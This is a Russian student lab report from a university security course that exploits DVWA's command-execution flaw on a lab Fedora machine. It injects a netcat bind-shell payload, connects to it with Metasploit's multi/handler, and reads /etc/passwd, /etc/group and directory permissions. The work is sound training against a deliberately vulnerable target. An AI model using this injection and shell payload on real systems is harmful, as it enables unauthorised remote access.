

МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение
высшего образования

**«САРАТОВСКИЙ НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ
ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ ИМЕНИ Н.Г. ЧЕРНЫШЕВСКОГО»**

Кафедра теоретических основ
компьютерной безопасности и
криптографии

**Использование Metasploit при выполнении команд
ОТЧЁТ
ПО ДИСЦИПЛИНЕ
«ОСНОВЫ ПОСТРОЕНИЯ ЗАЩИЩЁННЫХ БАЗ ДАННЫХ»**

студента 4 курса 431 группы

специальности 10.05.01 Компьютерная безопасность

факультета компьютерных наук и информационных технологий

Серебрякова Алексея Владимировича

Преподаватель

профессор, д.ф.-м.н.


подпись, дата

А.С. Гераськин

Саратов 2023

Раздел 1. Настройка Fedora

1. Запустите Virtual Box, зайдите в настройки Fedora 14
2. Настройте виртуальную машину
 - а. Во вкладке «Сеть» в настройках виртуальной машины выберите тип подключения «сетевой мост/bridged»



Раздел 2. Вход в Fedora 14

Запустите виртуальную машину Fedora14

Войдите в систему

Login: student

Password: <Выбранный ранее пароль>.



Раздел 3. Запуск консоли и определение IP адреса

Откройте терминал

Applications --> System Tools --> Terminal


Смените текущего пользователя на root

`su - root`

<Ранее созданный пароль root>

Определите IP адрес

`ifconfig -a`



```
[student@Fedora14 ~]$ su - root
Password:
[root@Fedora14 ~]# ifconfig -a
eth0      Link encap:Ethernet  HWaddr 08:00:27:BD:32:9C
          inet addr:192.168.0.208  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:febd:329c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:32 errors:0 dropped:0 overruns:0 frame:0
          TX packets:50 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4436 (4.3 KiB)  TX bytes:7002 (6.8 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:480 (480.0 b)  TX bytes:480 (480.0 b)

[root@Fedora14 ~]#
```

Раздел 4. Временное отключение SELINUX и фаервола

1) Отключите SELinux

а. Проверьте статус SELinux командой `SEStatus`, Если статус – Disabled – переходите к следующему пункту. Иначе выполните следующую команду (вставка значения «0» в конфиг):

`echo 0 > /selinux/enforce`

2) Отключите фаерволл командой

`service iptables stop`

Выполнено!

Раздел 5. Запуск DVWA

1. Applications -> Internet -> Firefox


Замечания:

- a. Можно использовать браузер компьютера с любой ОС, компьютер должен быть в вашей локальной сети
- b. Не обязательно работать с DVWA на виртуальной машине с Fedora. Необходимые условия:
 - i. В локальной сети есть Fedora Server
 - ii. Запущен httpd
 - iii. Запущен mysqld

Условия выполнены!

2. Войдите в DVWA

- a. *http://IPADDRESS/dvwa/login.php* (Замените IPADDRESS на ваш ip-адрес)
- b. Имя пользователя: admin
- c. Пароль: password (Это стандартный пароль для admin)



3. Настройте уровень безопасности сайта

- a. Выберите "DVWA Security"
- b. Из выпадающего списка выберите "Low"
- c. Щелкните "Submit"



Раздел 6. Выполнение команд

1. Выберите «Command Execution» в меню слева.
2. Запустите Netcat. Введите в поле ввода, заменив IPADDRESS на IP-адрес Fedora:

IPADDRESS;mkfifo /tmp/pipe;sh /tmp/pipe | nc -l 4444 > /tmp/pipe

Vulnerability: Command Execution

Ping for FREE


Enter an IP address below:

More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
<http://www.ss64.com/bash/>
<http://www.ss64.com/nt/>


Замечания:

- mkfifo создает именованный канал pipe
 - Такие каналы позволяют отдельным процессам обмениваться данными, хотя они не были созданы для работы друг с другом.
 - Это позволит другим процессам соединиться с netcat
 - nc -l 4444 сообщает netcat прослушивать и позволить соединение с портом 4444
3. Нажмите “Submit”



Раздел 7. Настройка BackTrack

1. Запустите Virtual Box, зайдите в настройки BackTrack
2. Настройте виртуальную машину
 - а. Во вкладке «Сеть» в настройках виртуальной машины выберите тип подключения «сетевой мост/bridged»




Раздел 8. Вход в BackTrack

Запустите виртуальную машину BackTrack

Войдите в систему

Login: root

Password: toor <Или измененный ранее пароль>.




Раздел 9. Запуск консоли и определение IP адреса

Откройте терминал

Щелкните на значок консоли в строке быстрого запуска


Определите IP адрес

ifconfig -a




Раздел 10. Использование Metasploit для подключения к сессии NetCat

Applications --> BackTrack --> Exploitation Tools --> Network Exploitation Tools --> Metasploit Framework --> msfconsole.




Подключитесь к Netcat через Metasploit

- use multi/handler*
- set PAYLOAD linux/x86/shell/bind_tcp*
- show options*



- d. `set RHOST IPADDRESS`
 - i. Вместо IPADDRESS введите ip-адрес машины с запущенным DVWA
- e. `exploit`



```
msf exploit(handler) > set RHOST 192.168.0.208
RHOST => 192.168.0.208
msf exploit(handler) > exploit

[*] Starting the payload handler...
[*] Started bind handler
[*] Sending stage (36 bytes) to 192.168.0.208
[*] Command shell session 1 opened (192.168.0.248:59254 -> 192.168.0.208:4444) at 2023-04-18 14:26:45 -0400
```

Получите учетные данные

(Обратите внимание, что хоть вы и не видите командного терминала, у вас есть доступ к оболочке)

- a. `whoami`

Данная команда отображает активного пользователя. Если пользователь – root – у вас есть полный доступ к системе. Однако в данном случае имя пользователя – apache

- b. `grep apache /etc/passwd`

Здесь выполняется проверка, доступен ли удаленный вход данному пользователю. Если shell установлено на /sbin/nologin – удаленный вход недоступен

- c. `grep apache /etc/group`

Важно исследовать группы, в которые может входить apache, это – потенциальная уязвимость. В исследуемом случае apache достаточно хорошо защищен

Исследовать процессы и директории

- a. `ps -eaf | grep http`

Обычно Apache веб-сервер запускается демоном под названием httpd

- b. `pwd`

Вывести текущую директорию. Это даст нам путь, из которого выполняется команда Netcat

- c. `ls -ld /var/www/html`

В Fedora по умолчанию папка “DocumentRoot” лежит по пути /var/www/html. Если эта директория принадлежит apache, а не root, есть возможность изменять, к примеру, медиа в веб-приложении.

- d. `ls -ld /var/www/html/dvwa`

